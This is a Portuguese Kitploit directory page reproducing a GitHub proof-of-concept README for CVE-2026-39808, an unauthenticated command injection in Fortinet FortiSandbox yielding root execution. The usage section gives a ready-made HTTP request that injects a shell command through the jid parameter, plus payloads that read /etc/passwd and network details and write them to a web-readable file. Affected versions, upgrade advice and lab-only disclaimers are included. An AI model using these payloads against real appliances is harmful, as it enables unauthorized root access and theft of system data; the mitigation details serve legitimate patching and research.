Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-39808 — CVE-2026-39808 | Kitploit
Ferramentas/GitHubGitHub/0xblackash/cve-2026-39808
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleAprendizado e EducaçãoDesenvolvimento de PayloadsLabs e Prática
GitHub0xblackash/cve-2026-39808

CVE-2026-39808

CVE-2026-39808

Ver Repositório
2224há 6 mesesAinda não revisado
Compartilhar

🚨 Escape de Sandbox Root do FortiSandbox - CVE-2026-39808

1765359501378
Status CVE Affected Versions

🎯 Visão Geral

Este repositório contém uma Prova de Conceito limpa e bem documentada para CVE-2026-39808 — uma vulnerabilidade crítica de injeção de comandos não autenticada no Fortinet FortiSandbox que permite escape de sandbox e execução remota de código como root (uid=0).

O que este PoC demonstra:

  • Path Traversal + Injeção de Comandos via o parâmetro jid
  • Escape da sandbox do ambiente de análise
  • Execução de comandos arbitrários com privilégios de root

  • Leitura de arquivos do sistema e informações de rede



📸 Demonstração

CVE-2026-39808 1 CVE-2026-39808 0 CVE-2026-39808 3 CVE-2026-39808 2 CVE-2026-39808 4

Exploração bem-sucedida exibindo uid=0 gid=0 groups=0


🚀 Versões Afetadas

Faixa de VersãoStatus
FortiSandbox 4.4.0 – 4.4.8Vulnerável
FortiSandbox 5.0.0 – 5.0.5Vulnerável
4.4.9+ / 5.0.6+Corrigida

🛠️ Como Usar (Somente Lab)

1. Payload Simples (Recomendado)

GET /fortisandbox/job-detail/tracer-behavior?jid=%7C(id%3E/web/ng/out.txt)%7C HTTP/1.1
Host: your-lab-ip

2. Veja o resultado

Abra no navegador:

https://your-lab-ip/ng/out.txt

3. Exemplos Avançados de Payload

# Get IP address + hostname
jid=|(hostname; ip -4 addr show > /web/ng/out.txt)|

# Full system reconnaissance
jid=|(whoami; id; hostname; ip addr; cat /etc/passwd > /web/ng/out.txt)|

📁 Conteúdo do Repositório

  • poc.py → Exploit automatizado em Python
  • burp-request.txt → Requisição do Burp Suite pronta para uso
  • payloads.md → Coleção de payloads úteis
  • screenshots/ → Imagens da exploração passo a passo
  • README.md → Este arquivo

⚠️ Notas Importantes

  • Somente para fins educacionais e de laboratório
  • NÃO use isto em sistemas de produção ou não autorizados
  • Sempre obtenha permissão adequada antes de testar
  • Atualize seu FortiSandbox para a versão 4.4.9+ ou 5.0.6+

🛡️ Mitigação

Atualize o FortiSandbox imediatamente para uma das seguintes versões:

  • 4.4.9 ou superior
  • 5.0.6 ou superior

A Fortinet lançou patches oficiais que corrigem esta vulnerabilidade.


Feito para Fins de Pesquisa e Aprendizado
⭐ Dê uma estrela neste repositório se ele ajudou você!

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →